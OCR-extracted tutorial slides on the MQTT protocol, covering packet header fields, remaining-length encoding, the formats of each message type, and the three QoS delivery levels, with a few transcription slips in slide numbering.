
Message fixed header field	Description / Values	
Message Type	0: Reserved	8: SUBSCRIBE
	1: CONNECT	9: SUBACK
	2: CONNACK	10: UNSUBSCRIBE
	3: PUBLISH	11: UNSUBACK
	4: PUBACK	12: PINGREQ
	5: PUBREC	13: PINGRESP
	6: PUBREL	14: DISCONNECT
	7: PUBCOMP	15: Reserved
DUP	Duplicate message flag. Indicates to the receiver that this message may have already been received. 1: Client or server (broker) re-delivers a PUBLISH, PUBREL, SUBSCRIBE or UNSUBSCRIBE message (duplicate message).	
QoS Level	Indicates the level of delivery assurance of a PUBLISH message. 0: At-most-once delivery, no guarantees, «Fire and Forget». 1: At-least-once delivery, acknowledged delivery. 2: Exactly-once delivery. Further details see MQTT QoS.	
RETAIN	1: Instructs the server to retain the last received PUBLISH message and deliver it as a first message to new subscriptions. Further details see RETAIN (keep last message).	
Remaining Length	Indicates the number of remaining bytes in the message, i.e. the length of the (optional) variable length header and (optional) payload. Further details see Remaining length (RL).	

5. MQTT message format (3/14)

RETAIN (keep last message):
RETAIN=1 in a PUBLISH message instructs the server to keep the message for this topic.
When a new client subscribes to the topic, the server sends the retained message.

Typical application scenarios:
Clients publish only changes in data, so subscribers receive the last known good value.

Example:
Subscribers receive last known temperature value from the temperature data topic.
RETAIN=1 indicates to subscriber B that the message may have been published some time ago.



5. MQTT message format (4/14)

Remaining length (RL):

The remaining length field encodes the sum of the lengths of:
a. (Optional) variable length header
b. (Optional) payload

To save bits, remaining length is a variable length field with 1…4 bytes.
The most significant bit of a length field byte has the meaning «continuation bit» (CB). If more bytes follow, it is set to 1.

Remaining length is encoded as $a * 128^0 + b * 128^1 + c * 128^2 + d * 128^3$ and placed into the RL field bytes as follows:

CB0	a	Byte 0 = LSB ($a * 128^0$, CB0=1 if b > 0)
CB1	b	Byte 1 ($b * 128^1$, CB1=1 if c > 0)
CB2	c	Byte 2 ($c * 128^2$, CB2=1 if d > 0)
0	d	Byte 3 = MSB ($d * 128^3$)

Key:
LSB: Least Significant Byte
MSB: Most Significant Byte

Example 1: **RL = 364 = $108*128^0+2*128^1$ → a=108, CB0=1, b=2, CB1=0, c=0, d=0, CB2=0**

Example 2: **RL = 25’897 = $41*128^0 + 74*128^1 + 1*128^2$ → a=41, CB0=1, b=74, CB1=1, c=1, CB2=0, d=0**

5. MQTT message format (5/14)

CONNECT message format:

The CONNECT message contains many session-related information as optional header fields.

Field length (bits) →	0	1	2	3	4	5	6	7	
Byte 1	Message Type = 1				-	-		-	MQTT fixed header
Byte 2	Remaining Length								
Byte 3 … Byte n	Protocol name UTF-8 encoded (e.g. «Light_Protocol»), prefixed with 2 bytes string length (MSB first)								MQTT variable header
Byte n	Protocol version (value 0x03 for MQTT version 3)								
Byte n+1	Username Flag	Password Flag	Will Retain	Will QoS		Will Flag	Clean Session	Reserved	
Byte n+2	Keep Alive Timer MSB								
Byte n+3	Keep Alive Timer LSB								
Byte n+4 …	Client Identifier								Optional payload
	Will Topic								
	Will Message								
	Username								
… Byte m	Password								

5. MQTT message format (6/14)

Overview CONNECT message fields:

CONNECT message field	Description / Values
Protocol Name	UTF-8 encoded protocol name string. Example: «Light_Protocol»
Protocol Version	Value 3 for MQTT V3.
Username Flag	If set to 1 indicates that payload contains a username.
Password Flag	If set to 1 indicates that payload contains a password. If username flag is set, password flag and password must be set as well.
Will Retain	If set to 1 indicates to server that it should retain a Will message for the client which is published in case the client disconnects unexpectedly.
Will QoS	Specifies the QoS level for a Will message.
Will Flag	Indicates that the message contains a Will message in the payload along with Will retain and Will QoS flags. More details see MQTT will message.
Clean Session	If set to 1, the server discards any previous information about the (re)-connecting client (clean new session). If set to 0, the server keeps the subscriptions of a disconnecting client including storing QoS level 1 and 2 messages for this client. When the client reconnects, the server publishes the stored messages to the client.
Keep Alive Timer	Used by the server to detect broken connections to the client. More details see Keepalive timer.
Client Identifier	The client identifier (between 1 and 23 characters)uniquely identifies the client to the server. The client identifier must be unique across all clients connecting to a server.
Will Topic	Will topic to which a will message is published if the will flag is set.
Will Message	Will message to be puslished if will flag is set.
Username and Password	Username and password if the corresponding flags are set.

5. MQTT message format (7/14)


CONNACK message format:

Field length (bits) →	0	1	2	3	4	5	6	7	
Byte 1	Message Type = 2				-	-		-	MQTT fixed header
Byte 2	Remaining Length = 2								
Byte 3	Reserved (not used)								MQTT variable header
Byte 4	Connect Return Code								

CONNACK message field	Description / Values
Reserved	Reserved field for future use.
Connect Return Code	0: Connection Accepted 1: Connection Refused, reason = unacceptable protocol version 2: Connection Refused, reason = identifier rejected 3: Connection Refused, reason = server unavailable 4: Connection Refused, reason = bad user name or password 5: Connection Refused, reason = not authorized 6-255: Reserved for future use

5. MQTT message format (8/14)

PUBLISH message format:



PUBLISH message field	Description / Values
Topic Name with Topic Name String Length	Name of topic to which the message is published. The first 2 bytes of the topic name field indicate the topic name string length.
Message ID	A message ID is present if QoS is 1 (At-least-once delivery, acknowledged delivery) or 2 (Exactly-once delivery).
Publish Message	Message as an array of bytes. The structure of the publish message is application-specific.

5. MQTT message format (9/14)

PUBACK message format:

Field length (bits) →	0	1	2	3	4	5	6	7	
Byte 1	Message Type = 4				-	-		-	MQTT fixed header
Byte 2	Remaining Length = 2								
Byte 3	Message ID (MSB)								MQTT variable header
Byte 4	Message ID (LSB)								

PUBACK message field	Description / Values
Message ID	The message ID of the PUBLISH message to be acknowledged.

PUBREC message format:

Field length (bits) →	0	1	2	3	4	5	6	7	
Byte 1	Message Type = 5				-	-		-	MQTT fixed header
Byte 2	Remaining Length = 2								
Byte 3	Message ID (MSB)								MQTT variable header
Byte 4	Message ID (LSB)								

PUBREC message field	Description / Values
Message ID	The message ID of the PUBLISH message to be acknowledged.

5. MQTT message format (10/14)

PUBREL message format:

Field length (bits) →	0	1	2	3	4	5	6	7	
Byte 1	Message Type = 6				DUP	QoS Level		-	MQTT fixed header
Byte 2	Remaining Length = 2								
Byte 3	Message ID (MSB)								MQTT variable header
Byte 4	Message ID (LSB)								

PUBREL message field	Description / Values
Message ID	The message ID of the PUBLISH message to be acknowledged.


PUBCOMP message format:

Field length (bits) →	0	1	2	3	4	5	6	7	
Byte 1	Message Type = 7				-	-		-	MQTT fixed header
Byte 2	Remaining Length = 2								
Byte 3	Message ID (MSB)								MQTT variable header
Byte 4	Message ID (LSB)								

PUBCOMP message field	Description / Values
Message ID	The message ID of the PUBLISH message to be acknowledged.

5. MQTT message format (11/14)

SUBSCRIBE message format:



SUBSCRIBE message field	Description / Values
Message ID	The message ID field is used for acknowledgment of the SUBSCRIBE message since these have a QoS level of 1.
Topic Name with Topic Name String Length	Name of topic to which the client subscribes. The first 2 bytes of the topic name field indicate the topic name string length. Topic name strings can contain wildcard characters as explained under Topic wildcards. Multiple topic names along with their requested QoS level may appear in a SUBSCRIBE message.
QoS Level	QoS level at which the clients wants to receive messages from the given topic.

5. MQTT message format (12/14)

SUBACK message format:

Field length (bits) →	0	1	2	3	4	5	6	7	
Byte 1	Message Type = 9				-	-		-	MQTT fixed header
Byte 2	Remaining Length								
Byte 3	Message ID (MSB)								MQTT variable header
Byte 4	Message ID (LSB)								
Byte 5	Reserved (not used)						Granted QoS Level Topic 1		List of granted topic QoS levels
Byte 6	Reserved (not used)						Granted QoS Level Topic 2		
Byte 7	¦								
¦									
Byte n	Reserved (not used)						Granted QoS Level Topic m		

SUBACK message field	Description / Values
Message ID	Message ID of the SUBSCRIBE message to be acknowledged.
Granted QoS Level for Topic	List of granted QoS levels for the topics list from the SUBSCRIBE message.

5. MQTT message format (13/14)

UNSUBSCRIBE message format:

Field length (bits) →	0	1	2	3	4	5	6	7	
Byte 1	Message Type = 10				DUP	QoS Level		-	MQTT fixed header
Byte 2	Remaining Length								
Byte 3	Message ID (MSB)								MQTT variable header
Byte 4	Message ID (LSB)								
Byte 5	Topic Name String Length (MSB)								List of topics
Byte 6	Topic Name String Length (LSB)								
Byte 7 … Byte n	Topic Name								

UNSUBSCRIBE message field	Description / Values
Message ID	The message ID field is used for acknowledgment of the UNSUBSCRIBE message (UNSUBSCRIBE messages have a QoS level of 1).
Topic Name with Topic Name String Length	Name of topic from which the client wants to unsubscribe. The first 2 bytes of the topic name field indicate the topic name string length. Topic name strings can contain wildcard characters as explained under Topic wildcards. Multiple topic names may appear in an UNSUBSCRIBE message.

5. MQTT message format (14/14)

UNSUBACK message format:

Field length (bits) →	0	1	2	3	4	5	6	7	
Byte 1	Message Type = 11				-	-		-	MQTT fixed header
Byte 2	Remaining Length = 2								
Byte 3	Message ID (MSB)								MQTT variable header
Byte 4	Message ID (LSB)								

UNSUBACK message field	Description / Values
Message ID	The message ID of the UNSUBSCRIBE message to be acknowledged.

DISCONNECT, PINGREQ, PINGRESP message formats:

Field length (bits) →	0	1	2	3	4	5	6	7	
Byte 1	Message Type				-	-		-	MQTT fixed header
Byte 2	Remaining Length = 0								

6. MQTT QoS (1/Linux

MQTT provides the typical delivery quality of service (QoS) levels of message oriented middleware.
Even though TCP/IP provides guaranteed data delivery, data loss can still occur if a TCP connection breaks down and messages in transit are lost.
Therefore MQTT adds 3 quality of service levels on top of TCP.

QoS level 0:
At-most-once delivery («best effort»).
Messages are delivered according to the delivery guarantees of the underlying network (TCP/IP).
Example application: Temperature sensor data which is regularly published. Loss of an individual value is not critical since applications (consumers of the data) will anyway integrate the values over time and loss of individual samples is not relevant.

MQTT – MQ Telemetry Transport

indigoo.com

6. MQTT QoS (2/Linux

QoS level 1:

At-lest-once delivery. Messages are guaranteed to arrive, but there may be duplicates. Example application: A door sensor senses the door state. It is important that door state changes (closed→open, open→closed) are published losslessly to subscribers (e.g. alarming function). Applications simply discard duplicate messages by evaluating the message ID field.


QoS level 2:

Exactly-once delivery.
This is the highest level that also incurs most overhead in terms of control messages and the need for locally storing the messages.
Exactly-once is a combination of at-least-once and at-most-once delivery guarantee.
Example application: Applications where duplicate events could lead to incorrect actions, e.g. sounding an alarm as a reaction to an event received by a message.

QoS Level = 0 ----- At Most Once Delivery


QoS Level = 1 ----- At Least Once Delivery

QoS Level = 2 --- Exactly Once Delivery




7. CONNECT and SUBSCRIBE message sequence (1/Linux

Case 1: Session and subscription setup with clean session flag = 1 («transient» subscription)



7. CONNECT and SUBSCRIBE message sequence (2/Linux


Case 2: Session and subscription setup with clean session flag = 0 («durable» subscription)



8. PUBLISH message flows (1/Linux

